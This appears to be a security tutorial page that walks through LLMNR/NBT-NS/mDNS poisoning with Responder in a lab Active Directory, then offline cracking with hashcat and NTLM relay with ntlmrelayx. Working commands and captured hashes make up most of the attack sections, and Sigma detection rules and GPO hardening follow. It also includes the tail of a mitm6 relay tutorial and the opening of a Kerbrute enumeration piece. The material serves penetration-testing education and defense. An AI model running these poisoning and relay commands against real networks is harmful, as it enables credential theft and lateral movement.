| Monitor RBCD writes | Alert on any write to msDS-AllowedToActOnBehalfOfOtherIdentity | 4 |
Do not disable IPv6 by unchecking it in the adapter GUI and assuming you are safe; Microsoft explicitly does not support that, and the stack partially remains. Use DisabledComponents = 0xFF or, better, leave IPv6 on and deploy the network-layer guards, because a broken IPv6 stack causes its own outages.

13. Tools for This Attack
| Tool | Description | Link |
|---|---|---|
| mitm6 | Rogue DHCPv6 server and IPv6 DNS poisoner | github.com/dirkjanm/mitm6 |
Impacket (ntlmrelayx.py, getST.py, secretsdump.py, psexec.py) | NTLM relay engine and post-exploitation suite | github.com/fortra/impacket |
| NetExec (nxc) | Signing enumeration, relay list generation, LDAP checks | github.com/Pennyw0rth/NetExec |
| Responder | Analyze-mode LLMNR/NBT-NS/DHCP inspection | github.com/lgandx/Responder |
| Wireshark / tshark | DHCPv6 and DNS packet inspection | wireshark.org |
| BloodHound | Post-loot AD attack-path mapping | github.com/SpecterOps/BloodHound |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Adversary-in-the-Middle | T1557 | Network anomaly: rogue DHCPv6 / RA traffic |
| AiTM: LLMNR/NBT-NS Poisoning and SMB Relay | T1557.001 | Unexpected DNS/name-resolution answers (closest named sub-technique for the DHCPv6 poisoning) |
| Forced Authentication | T1187 | WPAD HTTP GET to non-proxy IP |
| Network Sniffing | T1040 | Passive capture visible only host-side |
| Valid Accounts: Domain Accounts | T1078.002 | 4624 with mismatched source/workstation |
| Create Account: Domain Account | T1136.002 | 4741 machine account created by machine account |
| Domain Policy Modification (delegation write) | T1484.001 | 5136 write to msDS-AllowedToActOnBehalfOfOtherIdentity |
| Steal or Forge Kerberos Tickets | T1558.003 | 4769 TGS for Administrator by a machine account (this is delegation-based ticket forging, mapped here for detection coverage, not classic Kerberoasting) |
| OS Credential Dumping: SAM | T1003.002 | secretsdump SAM/LSA access post-relay |
Note on ATT&CK coverage: as of ATT&CK v15 there is no dedicated sub-technique for DHCPv6/IPv6 rogue-server attacks. T1557.001 is the closest named sub-technique, and T1557 plus T1187 together describe the full mechanism. Verify the current version at attack.mitre.org.
Summary
- Windows’ preference for IPv6 over IPv4, on by default since Vista, lets an unauthenticated attacker become a network’s DNS server and drive it to full domain compromise with no malware and no CVE.
- mitm6 wins the unanswered DHCPv6 race and poisons DNS; ntlmrelayx forwards the resulting WPAD-coerced NTLM authentication to LDAPS on the DC.
- The default
ms-DS-MachineAccountQuota = 10lets the relayed machine account create a new computer, and--delegate-accesswritesmsDS-AllowedToActOnBehalfOfOtherIdentityfor RBCD (this auto-write only triggers when a machine account is relayed). - S4U2Self and S4U2Proxy then forge an Administrator service ticket via the PAC, and
secretsdump.py -k -no-passharvests credentials; a relayed domain admin escalates straight to a DCSync ACL. - Detect via Security Events
4741,5136,4624, and4769plus rogue DHCPv6/RA network signals; defend by setting the machine account quota to zero, enforcing LDAP and SMB signing with EPA, and killing WPAD.
Related Tutorials
References
LLMNR, NBT-NS, and mDNS Poisoning with Responder: Capturing Net-NTLMv2 from Zero
Objective: Walk the full credential-interception chain on a lab Active Directory range: understand why Windows falls back to multicast name resolution, poison LLMNR/NBT-NS/mDNS with Responder, capture Net-NTLMv2 challenge-response material, crack it with hashcat, and relay it with
ntlmrelayx. Then build the detection and GPO hardening that shuts the whole thing down.
This is the attack I run first on almost every internal engagement, and it almost always pays out before the coffee gets cold. It needs no credentials, no exploit, no CVE. It abuses a design decision baked into Windows since Vista: when DNS says “I do not know that name,” the host shouts the question at the entire subnet and trusts whoever answers first. Responder is the machine that answers first. Lazarus Group has run the exact same tool with the command line [path] -i [IP] -rPv on compromised hosts, so this is not a pentest party trick, it is a nation-state TTP that still works in 2026.
Build it, break it, then learn to see it on the wire.
1. Name Resolution in Windows: How DNS Fallback Works
Before any of the offensive tooling makes sense, you have to understand the resolver order a Windows host uses to turn a name like filesahre into an IP address. The DNS Client service (dnscache) walks a fixed priority chain:
| Order | Mechanism | Trigger |
|---|---|---|
| 1 | Local hostname / hosts file | Always checked first |
| 2 | DNS resolver cache | Cached positive or negative answers |
| 3 | DNS server query | Standard recursive lookup against configured DNS |
| 4 | LLMNR (multicast) | Only if DNS returns no answer |
| 5 | NBT-NS (broadcast) | Only if LLMNR also fails |
| 6 | mDNS (multicast) | Windows 10+ compatibility fallback |
The trust model flaw lives entirely in steps 4 through 6. DNS at least involves a configured, authoritative server. LLMNR, NBT-NS, and mDNS are link-local, unauthenticated, first-responder-wins protocols. There is no signature, no server identity, no way for the querying host to know whether the reply came from the real file server or from a Kali box plugged into the same switch.
When does the fallback actually fire? The two reliable triggers are:
- A user mistypes a hostname (
\\filesahre\shareinstead of\\fileshare\share). DNS has no record, so the host multicasts the typo. - A stale mapped drive, login script, or pinned shortcut references a host that no longer exists in DNS. Every reconnect attempt multicasts.
That second case is gold. It fires automatically at logon with zero user interaction, which means a quiet Responder instance harvests hashes from every workstation that boots in the morning.
Note what does not happen here: Kerberos. Kerberos needs a resolvable target and a registered SPN to request a service ticket. When the name itself cannot be resolved, the client never gets to the Kerberos exchange. It falls back to NTLM over SMB against whoever claims the name, and NTLM is exactly the material we want.

2. Protocol Deep-Dive: LLMNR, NBT-NS, mDNS
All three protocols solve the same problem (resolve a name without a DNS server) in three slightly different ways. The ports and multicast groups matter because your detection signatures and your Responder bind all key off them.
| Protocol | Port / Transport | Scope | Destination |
|---|---|---|---|
| LLMNR | UDP 5355, multicast | Link-local | 224.0.0.252 (IPv4), FF02::1:3 (IPv6) |
| NBT-NS | UDP 137, broadcast | Subnet | Directed subnet broadcast, IPv4 only |
| mDNS | UDP 5353, multicast | Link-local | 224.0.0.251 (IPv4), FF02::FB (IPv6) |
LLMNR (Link-Local Multicast Name Resolution) arrived with Windows Vista as a DNS-shaped replacement for the older NetBIOS mechanism. The packet format mirrors a DNS query, just multicast to 224.0.0.252:5355.
NBT-NS (NetBIOS Name Service) is the legacy survivor from the LAN Manager era. It broadcasts to UDP 137 and resolves the 16-byte NetBIOS names you still see uppercased and padded. It only speaks IPv4. Most environments could disable it tomorrow and never notice, but legacy print servers and NAS boxes keep it alive.
mDNS (Multicast DNS) is the Bonjour/Avahi protocol. Linux machines leaned on mDNS where Windows historically used LLMNR, and Microsoft added mDNS support in Windows 10 for cross-platform discovery. Responder poisons all three.
Watching the queries on the wire
Before you touch Responder, confirm the traffic is actually reaching your attacker interface. This is enumeration: you are proving the L2 segment carries the broadcasts you intend to poison.
sudo tcpdump -i eth0 -n 'udp port 5355 or udp port 137 or udp port 5353'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:04:11.882134 IP 192.168.56.101.55821 > 224.0.0.252.5355: UDP, length 23
12:04:11.883907 IP 192.168.56.101.137 > 192.168.56.255.137: UDP, length 50
12:04:13.114882 IP 192.168.56.101.55821 > 224.0.0.252.5355: UDP, length 23
12:04:13.115620 IP 192.168.56.101.137 > 192.168.56.255.137: UDP, length 50
Two things to read from that capture. First, 192.168.56.101 is asking, and it asks LLMNR first, then NBT-NS roughly a millisecond later, which is the textbook fallback order. Second, the destinations are the multicast group 224.0.0.252 and the subnet broadcast .255, which means every host on the segment sees the query. There is your attack surface in two lines.
3. NTLM Authentication and Net-NTLMv2 Internals
Responder does not magically steal passwords. It tricks the victim into performing a standard NTLM authentication against the attacker’s rogue SMB server, then logs the challenge-response. To know what you are holding afterward, you need the NTLM message flow and the Net-NTLMv2 math.
NTLM is a three-message challenge-response handshake:
| NTLM Message | Direction | Key Fields |
|---|---|---|
NEGOTIATE_MESSAGE (Type 1) | Client to Server | Negotiation flags, client OS version |
CHALLENGE_MESSAGE (Type 2) | Server to Client | ServerChallenge (8-byte random nonce), target info AvPairs |
AUTHENTICATE_MESSAGE (Type 3) | Client to Server | NtChallengeResponse, LmChallengeResponse, DomainName, UserName, Workstation |
Responder drives the server side. It sends a Type 2 CHALLENGE_MESSAGE with an 8-byte ServerChallenge (Responder hardcodes a predictable 1122334455667788 by default, which is handy for rainbow-table style attacks), and the victim dutifully replies with a Type 3 message containing the Net-NTLMv2 response.
How the Net-NTLMv2 response is computed
Three cryptographic primitives stack up here. MD4 turns the password into the NT hash, and HMAC-MD5 is used twice to derive the final response with integrity and authenticity:
NT-Hash       = MD4(UTF-16-LE(password))
NTLMv2-Key    = HMAC-MD5(NT-Hash, UPPER(username) + domain)
NTProofStr    = HMAC-MD5(NTLMv2-Key, ServerChallenge + Blob)
NetNTLMv2     = NTProofStr + Blob
The Blob is the NTLMv2_CLIENT_CHALLENGE structure, and its contents are what make the response unique per authentication:
RespTypeandHiRespType: 1-byte response version fields, both currently1.TimeStamp: 8-byte little-endian time in GMT.ChallengeFromClient: 8-byte random client nonce.AvPairs: target information attribute-value pairs copied from the server challenge.
The distinction that trips people up
The captured Net-NTLMv2 hash is not the NT hash. It is a one-time HMAC-MD5 output keyed on the NT hash and salted with both server and client challenges plus a timestamp. That has two consequences you must internalize:
- You cannot pass-the-hash with Net-NTLMv2. The NT hash never crosses the wire. Pass-the-hash needs the raw NT hash, which this is not.
- You can crack it offline (recover the plaintext password) or relay it live to another service before the challenge expires.
The string Responder hands you, formatted for hashcat, is:
USERNAME::DOMAIN:ServerChallenge:NTProofStr:Blob
Every field comes straight from the Type 2 and Type 3 messages. Hold that format in your head; you will see it again in Section 6.
4. Lab Setup: Building the Intentionally Vulnerable AD Environment
Three VMs on an isolated host-only or internal vSwitch. No NAT, no bridged adapter, no route to the internet. You are about to run a credential-interception tool that listens promiscuously for authentication, so containment is not optional.
| VM | Role | Configuration |
|---|---|---|
| Kali Linux | Attacker | 192.168.56.50, runs Responder, hashcat, Impacket |
| Windows Server 2019 | DC lab.local (LAB) | 192.168.56.10, SMB signing disabled for lab realism |
| Windows 10 | Domain-joined workstation | 192.168.56.101, LLMNR + NBT-NS left on (default), stale UNC path in a logon script |
To make the victim behave like a real corporate workstation, confirm the fallback protocols are enabled (they are, by default) and plant a stale path. Enumerate the current state first so you know what you are working with.
# Check whether LLMNR is disabled by policy (0 = disabled). Absent/1 = enabled.
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient" `
  -Name "EnableMulticast" -ErrorAction SilentlyContinue
# Check NetBIOS-over-TCP/IP per interface (NetbiosOptions: 0=default/on, 2=disabled)
Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces" |
  ForEach-Object { Get-ItemProperty $_.PSPath | Select-Object PSChildName, NetbiosOptions }
Get-ItemProperty : Cannot find path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient'
because it does not exist.

PSChildName                            NetbiosOptions
-----------                            --------------
Tcpip_{2a7f9c14-3b6e-4a8d-9f01-...}                 0
The missing EnableMulticast value means no policy disables LLMNR, so it is live. NetbiosOptions = 0 means NBT-NS is on its default-enabled state. This workstation is exactly as exposed as a freshly imaged corporate box. Now plant the trigger by mistyping a server in a logon script:
# Simulate a stale logon-script drive map to a host that no longer resolves
'net use Z: \\filesahre\profiles /persistent:yes' |
  Out-File -FilePath "C:\Scripts\map-drives.cmd" -Encoding ascii
# (no output; file written)
PS C:\> Get-Content C:\Scripts\map-drives.cmd
net use Z: \\filesahre\profiles /persistent:yes
filesahre is a deliberate typo of fileshare. DNS will never resolve it, so every execution multicasts the query. That is the engine that feeds Responder.
5. Phase 1: Reconnaissance with Responder Analyze Mode
Never start by poisoning. Start by listening. Analyze mode (-A) makes Responder observe NBT-NS, BROWSER, and LLMNR requests without injecting a single spoofed answer. On a real engagement you run this for 24 to 48 hours to map which hosts generate which queries and whether those are legitimate lookups that belong in DNS. In the lab, five to ten minutes is plenty.
This is the enumeration step that tells you whether the attack is even viable and which victims to expect. No injection means no risk of breaking name resolution for a production host.
sudo responder -I eth0 -A
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

[+] Listeners Info:
    Responder IP               [192.168.56.50]
    Responder IPv6             [fe80::a00:27ff:fea1:b2c3]
    Challenge set              [random]
[+] Generic Options:
    Responder NIC              [eth0]
    Analyze Mode               [ON]
    Force WPAD auth            [OFF]

[+] Listening for events...

[Analyze mode: LLMNR] Request by 192.168.56.101 for filesahre, ignoring
[Analyze mode: NBT-NS] Request by 192.168.56.101 for FILESAHRE, ignoring
[Analyze mode: LLMNR] Request by 192.168.56.101 for filesahre, ignoring
[Analyze mode: MDNS] Request by 192.168.56.101 for filesahre.local, ignoring
Read the recon: a single host (192.168.56.101) is repeatedly asking for filesahre across all three protocols, and there is no authoritative answer on the network. That is a poisonable query. The Challenge set [random] line tells you Responder will issue a random server challenge unless you pin it in the config. The ignoring keyword is your proof that analyze mode injected nothing.
If this were a live network, you would now decide whether filesahre is a real-but-misconfigured host (fix DNS) or a typo (safe to poison in an authorized test).
6. Phase 2: Active Poisoning and Hash Capture
Flip off analyze mode and let Responder answer. The moment it replies to the LLMNR query claiming to be filesahre, the victim opens an SMB session to 192.168.56.50 and authenticates with NTLM. Responder’s rogue SMB server captures the Type 3 message.
By default Responder stands up several rogue servers (SMB, HTTP, MSSQL, FTP, LDAP, and more) so it can catch whatever protocol the victim tries. -w starts the WPAD rogue proxy, -v is verbose.
sudo responder -I eth0 -wv
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    SMB server                 [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]

[+] Listening for events...

[*] [LLMNR]  Poisoned answer sent to 192.168.56.101 for name filesahre
[*] [MDNS]   Poisoned answer sent to 192.168.56.101 for name filesahre.local
[*] [NBT-NS] Poisoned answer sent to 192.168.56.101 for name FILESAHRE

[SMB] NTLMv2-SSP Client   : 192.168.56.101
[SMB] NTLMv2-SSP Username : LAB\jsmith
[SMB] NTLMv2-SSP Hash     : jsmith::LAB:1122334455667788:6E3A1F9C2D4B8E70A1C5F2D9B4E83C7A:01010000000000\
00C0653150DE09D2010B2F3C4D5E6F70800000000020008004C00410042000100080044004300300031000400140\
06C00610062002E006C006F00630061006C0003001E0044004300300031002E006C00610062002E006C006F00630\
0610062000500140066006F006F002E006C006F00630061006C0007000800C0653150DE09D20106000400020000000\
0000000000000
There it is. LAB\jsmith authenticated to your fake filesahre and handed over a Net-NTLMv2 response. Notice the ServerChallenge is 1122334455667788, Responder’s static default. The long trailing hex is the Blob (timestamp, client challenge, target AvPairs).
Responder also writes everything to disk. Enumerate the log directory to confirm the capture landed:
ls -l /usr/share/responder/logs/ | grep NTLMv2
cat /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.56.101.txt
-rw-r--r-- 1 root root  612 May 14 12:09 SMB-NTLMv2-SSP-192.168.56.101.txt

jsmith::LAB:1122334455667788:6E3A1F9C2D4B8E70A1C5F2D9B4E83C7A:0101000000000000C0653150DE09D2010B2F3C4D5E6F7080000000000200080\
04C00410042000100080044004300300031000400140006C00610062002E006C006F00630061006C0003001E0044004300300031002E006C00610062002E006\
C006F00630061006C0005001400660066006F002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000000000000000000000
Map the fields against the format from Section 3:
| Field | Value | Source |
|---|---|---|
USERNAME | jsmith | Type 3 UserName |
DOMAIN | LAB | Type 3 DomainName |
ServerChallenge | 1122334455667788 | Type 2 nonce |
NTProofStr | 6E3A1F9C2D4B8E70A1C5F2D9B4E83C7A | HMAC-MD5 proof |
Blob | 0101000000... | NTLMv2_CLIENT_CHALLENGE |
One war-story note: Responder only captures a hash once per host by default to avoid noise. If you are testing and want repeated captures, you need to clear the session or set Responder.conf accordingly, otherwise you will trigger the victim ten times and wonder why the console stays quiet after the first hit. That cost me twenty minutes the first time before I read the config comments.
7. Phase 3: Offline Cracking with hashcat
The capture is a salted HMAC-MD5 response, so the only way to recover the plaintext is to guess passwords, hash each guess through the full Net-NTLMv2 chain, and compare. Hashcat does this on the GPU at mode 5600.
Enumerate first: inspect the hash line and confirm it is well-formed before burning GPU cycles. A truncated paste (a real and common mistake when copying multi-line Blobs) silently fails to load.
cp /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.56.101.txt hash.txt
# Confirm it is a single, complete line with five colon-delimited fields
awk -F: '{print "fields:", NF}' hash.txt
fields: 6
Six because the username block itself contains the empty :: (the unused LM field), which is expected for the user::domain:... format. Now run the dictionary attack:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 CUDA 12.2) - Platform #1
=================================================
* Device #1: NVIDIA GeForce RTX 3060, 11906/12044 MB

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmap table: 16 bits, 65536 entries...

JSMITH::LAB:1122334455667788:6e3a1f9c2d4b8e70a1c5f2d9b4e83c7a:0101000000000000c0653150de09d201...:Summer2024!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Speed.#1.........:  2841.6 MH/s
Recovered........: 1/1 (100.00%) Digests
Started: Wed May 14 12:14:02 2026
Stopped: Wed May 14 12:14:39 2026
Summer2024! recovered in 37 seconds. Weak passwords against Net-NTLMv2 fall fast because HMAC-MD5 is cheap to compute on a GPU (billions of guesses per second). If straight rockyou misses, layer on a rules file to mutate each candidate:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
Status...........: Exhausted
Recovered........: 0/1 (0.00%) Digests
Speed.#1.........:  2790.3 MH/s
That Exhausted with zero recovered is what a strong password looks like: rockyou plus best64 generated roughly 89 million candidates and none matched. This is precisely why a 15-plus character passphrase defeats the crack path entirely. Recall a previously cracked result without rerunning:
hashcat -m 5600 hash.txt --show
JSMITH::LAB:1122334455667788:6e3a1f9c2d4b8e70a1c5f2d9b4e83c7a:0101000000000000...:Summer2024!
When the crack path dies against a strong password, you do not give up. You relay.
8. Phase 4 (Advanced): NTLM Relay with ntlmrelayx
Relaying is what makes poisoning dangerous even when you cannot crack a thing. Instead of logging the Type 3 message and attacking it offline, you forward it in real time to another host that does not enforce SMB signing, authenticating as the victim against a machine you choose. If the victim is a local admin on the target, you get code execution or a SAM dump without ever knowing the password.
Two preconditions: the target SMB service must have signing disabled (or not required), and the captured user must have local admin on that target. So the enumeration comes first.
Enumerate SMB signing posture
crackmapexec (or NetExec) sweeps the subnet and flags hosts where signing is not required. Those are your relay targets.
crackmapexec smb 192.168.56.0/24 --gen-relay-list targets.txt
SMB  192.168.56.10   445  DC01      [*] Windows Server 2019 Build 17763 x64 (name:DC01) (domain:lab.local) (signing:True)  (SMBv1:False)
SMB  192.168.56.101  445  WIN10-WS01 [*] Windows 10 Build 19041 x64 (name:WIN10-WS01) (domain:lab.local) (signing:False) (SMBv1:False)
SMB  192.168.56.102  445  WIN10-WS02 [*] Windows 10 Build 19041 x64 (name:WIN10-WS02) (domain:lab.local) (signing:False) (SMBv1:False)
[*] Generated relay target list: targets.txt
cat targets.txt
192.168.56.101
192.168.56.102
The DC shows signing:True (domain controllers require it by default, so it is off the list). Both workstations show signing:False, which means they accept relayed authentication. Cross-check with nmap if you want a second opinion:
sudo nmap -p445 --script smb2-security-mode 192.168.56.102
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
“Enabled but not required” is the relayable condition. Required signing would read “Message signing enabled and required.”
Free the ports, then relay
ntlmrelayx needs SMB and HTTP. Responder grabs those by default, so turn them off in /etc/responder/Responder.conf before running both tools together.
sudo sed -i 's/^SMB = On/SMB = Off/' /etc/responder/Responder.conf
sudo sed -i 's/^HTTP = On/HTTP = Off/' /etc/responder/Responder.conf
grep -E '^(SMB|HTTP) =' /etc/responder/Responder.conf
SMB = Off
HTTP = Off
Start the relay listener pointed at the unsigned targets, with -smb2support and a command to run as the relayed user:
sudo ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Servers started, waiting for connections
Now start Responder with SMB and HTTP off so it only poisons names and hands the authentication to the relay:
sudo responder -I eth0 -wv
[*] [LLMNR] Poisoned answer sent to 192.168.56.101 for name filesahre
When the victim authenticates, ntlmrelayx forwards the session to a target where jsmith is a local admin and runs the command:
[*] Authenticating against smb://192.168.56.102 as LAB/JSMITH SUCCEED
[*] SMBD-Thread-5: Connection from LAB/JSMITH@192.168.56.101 controlled, attacking target smb://192.168.56.102
[*] Executed specified command on host: 192.168.56.102
lab\jsmith
[*] Service RemoteRegistry is in stopped state
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8a3b... :::
No cracking, no plaintext, and you are executing commands and dumping the local SAM as lab\jsmith on a second host. Drop -c "whoami" and you get the SAM dump automatically. Swap in -c payloads, SOCKS proxying (-socks), or LDAP targets to escalate further. This is the technique that turns a single typo’d UNC path into lateral movement.
9. WPAD Abuse Extension
WPAD (Web Proxy Auto-Discovery) is a bonus credential source riding the same poisoning. Browsers and many Windows components look up the name wpad to auto-discover a proxy configuration. When DNS has no wpad record, that lookup multicasts exactly like any other, and Responder answers.
The enumeration is the same analyze-mode pass; watch for wpad queries specifically:
sudo responder -I eth0 -A | grep -i wpad
[Analyze mode: LLMNR] Request by 192.168.56.101 for wpad, ignoring
[Analyze mode: MDNS] Request by 192.168.56.101 for wpad.local, ignoring
Those wpad requests mean WPAD abuse is on the table. With -w Responder serves a malicious wpad.dat pointing the victim’s proxy at the attacker, and with -F it forces NTLM or HTTP Basic authentication on the WPAD fetch. A Basic-auth prompt yields cleartext credentials, while NTLM yields another Net-NTLMv2 hash to crack or relay. Same chain, different protocol door.
10. Detection: Telemetry, SIEM Rules, and Honeypots
Offense done. Now make it loud. Because the attack rides normal-looking name resolution, detection leans on anomaly: a non-authoritative host answering queries, NTLM logons from unexpected sources, and the attacker tooling itself.
Sysmon and Windows Security telemetry
| Event ID | Source | What it catches |
|---|---|---|
| Sysmon EID 1 (Process Create) | Endpoint | Responder/ntlmrelayx.py/Inveigh launched, with telltale CLI flags like -I, -wv, -rdwv |
| Sysmon EID 3 (Network Connect) | Endpoint | Non-system process binding UDP 5355 or UDP 137 |
| Sysmon EID 18 (Pipe Connected) | Endpoint | SMB named-pipe access to \pipe\lsarpc, \pipe\efsr, \pipe\spoolss, \pipe\netdfs from a non-DC to a DC (relay exec) |
| Security 4624 (Logon Success) | DC / host | Logon Type 3 (network) NTLM logons from unexpected source IPs, or where the source workstation name does not match the expected host for that IP |
| Security 4625 (Logon Failure) | Multiple hosts | Rapid failures across many hosts from one source = relay scanning |
| Security 7045 (Service Installed) | Target host | Random service name and ImagePath, the classic relay-exec footprint |
| PowerShell 4104 (Script Block) | Endpoint | Invoke-Inveigh and similar in-memory poisoners |
The single highest-fidelity network signal: a host that sends an LLMNR/NBT-NS response when it is not a DNS server and received no prior DNS delegation. Legitimate clients query; they do not answer for names they do not own.
Sigma rules
Responder process launch on a Windows host (Inveigh-style or a planted binary):
title: Responder or Inveigh Poisoner Process Launch
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|contains:
      - 'Responder.py'
      - 'Responder.exe'
  flags:
    CommandLine|contains:
      - '-I '
      - '-wv'
      - '-rdwv'
  condition: selection and flags
level: high
Suspicious LLMNR response from a non-authoritative host:
title: LLMNR Response From Non-DNS Host
logsource:
  category: network
detection:
  selection:
    dst_port: 5355
    protocol: udp
    response_flag: true
  filter_legit:
    src_ip:
      - '192.168.56.10'   # authoritative DNS / DC
  condition: selection and not filter_legit
level: high
Unexpected Type 3 NTLM network logon (relay landing on a target):
title: Unexpected NTLM Network Logon
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4624
    LogonType: 3
    AuthenticationPackageName: 'NTLM'
  filter_known:
    IpAddress:
      - '192.168.56.10'   # known management hosts
  condition: selection and not filter_known
level: medium
Honeypot queries
The cheapest detection in the building: a monitoring host periodically emits a uniquely named LLMNR/NBT-NS query for a name that does not and should not exist anywhere. Any answer is, by definition, a poisoner. There is no false positive, because no legitimate host owns a name you invented thirty seconds ago.
MITRE tracks this whole pattern under Detection Strategy DET0462, which correlates anomalous UDP 5355/137 traffic with SMB relay attempts, registry edits re-enabling multicast name resolution, and suspicious service creation.
11. Defense: Hardening the Environment
Detection tells you it happened. Hardening makes it impossible. The fix order matters: analyze before you disable, because legacy print servers and NAS devices that are registered only in NBT-NS and not in DNS will go dark the instant you turn it off. Migrate them to DNS first.
| Mitigation | Implementation |
|---|---|
| Disable LLMNR | GPO: Computer Configuration > Administrative Templates > Network > DNS Client > Turn OFF Multicast Name Resolution > Enabled |
| Disable NBT-NS | Set NetbiosOptions = 2 under HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\<GUID> via DHCP option 001 or a startup script |
| Disable mDNS | Set HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters\EnableMDNS = 0 |
| Require SMB signing | GPO: ... Security Options > Microsoft network server: Digitally sign communications (always) > Enabled |
| LDAP signing + channel binding | DC security policy; blocks LDAP relay specifically |
| Strong passwords (15+ chars) | Defeats the hashcat crack path against Net-NTLMv2 |
| LLMNR/NBT-NS honeypots | Monitoring host emits unique queries; any answer is anomalous |
| NAC | Where protocols cannot be disabled, restrict device access by MAC |
The two controls with the highest payoff are disabling LLMNR/NBT-NS (removes the capture path entirely) and requiring SMB signing (removes the relay path entirely). Do both and a Responder instance on your network sits silent. Push NBT-NS via a startup script if your hosts pull addresses from DHCP:
$key = "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces"
Get-ChildItem $key | ForEach-Object {
    Set-ItemProperty -Path $_.PSPath -Name NetbiosOptions -Value 2
}
# (no output; NetbiosOptions set to 2 on all interfaces)
PS C:\> Get-ChildItem $key | ForEach-Object { (Get-ItemProperty $_.PSPath).NetbiosOptions }
2
Re-run your tcpdump from Section 2 after applying the GPO. If the workstation stops emitting UDP 5355 and 137 entirely, the hardening took.

12. Tools for Name-Resolution-Poisoning Analysis
| Tool | Description | Link |
|---|---|---|
| Responder | LLMNR/NBT-NS/mDNS poisoner and rogue auth server | github.com/lgandx/Responder |
Impacket ntlmrelayx | NTLM relay workhorse, SMB/LDAP/HTTP targets | github.com/fortra/impacket |
| Inveigh | PowerShell/C# poisoner for Windows hosts | github.com/Kevin-Robertson/Inveigh |
| hashcat | GPU cracker, mode 5600 for Net-NTLMv2 | hashcat.net |
| CrackMapExec / NetExec | SMB signing enumeration, relay list generation | github.com/Pennyw0rth/NetExec |
| Wireshark | Packet-level inspection of LLMNR/NBT-NS/mDNS | wireshark.org |
| tcpdump | Lightweight CLI capture for query verification | tcpdump.org |
| Sysmon | Endpoint telemetry (EID 1/3/18) | learn.microsoft.com |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay | T1557.001 | Anomalous UDP 5355/137 responses; unexpected Type 3 NTLM 4624 |
| Adversary-in-the-Middle (parent) | T1557 | Network anomaly + endpoint process telemetry |
| Network Sniffing | T1040 | Promiscuous capture, passive analyze-mode footprint |
| Brute Force: Password Cracking | T1110.002 | Offline hashcat activity (host-based, not on-wire) |
| Forced Authentication | T1187 | Victim NTLM auth to non-authoritative host |
Lazarus Group has run Responder in the wild with [path] -i [IP] -rPv, which maps cleanly to T1557.001. Treat this as an active, current TTP.
14. Summary
- LLMNR, NBT-NS, and mDNS are unauthenticated, first-responder-wins fallback protocols, and that single trust flaw is the entire attack. Windows multicasts a name query when DNS fails, and Responder answers before anyone else.
- What you capture is Net-NTLMv2, not the NT hash. It is an HMAC-MD5 challenge-response keyed on the NT hash, so it cannot pass-the-hash but it can be cracked offline (
hashcat -m 5600) or relayed live. - The relay path with
ntlmrelayxis the dangerous one. Even an uncrackable password is game over if a target has SMB signing disabled and the victim is a local admin, yielding command execution and SAM dumps. - Always enumerate before you act: analyze mode (
-A) to find poisonable queries, andcrackmapexec --gen-relay-listto find unsigned relay targets. - Detect with Sysmon EID 1/3/18, Security 4624 Type 3 / 4625 / 7045, anomalous UDP 5355/137 responses, and honeypot queries (MITRE DET0462).
- Kill it for good by disabling LLMNR/NBT-NS/mDNS via GPO, requiring SMB and LDAP signing, and enforcing 15-plus character passwords, but migrate legacy NetBIOS-only hosts to DNS first.
References
Username Enumeration and Validation with Kerbrute: Abusing Kerberos Pre-Authentication
You have network access to a target subnet and a domain controller answering on port 88. No credentials. No foothold. Before you touch a single password, you need a list of accounts that actually exist, because spraying a wordlist of 50,000 invented usernames is loud, slow, and pointless. Kerberos hands you that list for free. The protocol that was designed to keep passwords off the wire will happily tell an unauthenticated stranger exactly which accounts are real, and it does so without ever touching the lockout counter.
Objective: Understand how the Kerberos AS-REQ exchange leaks valid account existence through differential KDC error codes, how Kerbrute weaponizes that oracle to enumerate usernames and harvest AS-REP hashes without domain credentials, how to pivot from a confirmed username list into credential access, and how a defender detects every step on the domain controller.
1. Kerberos Authentication Primer
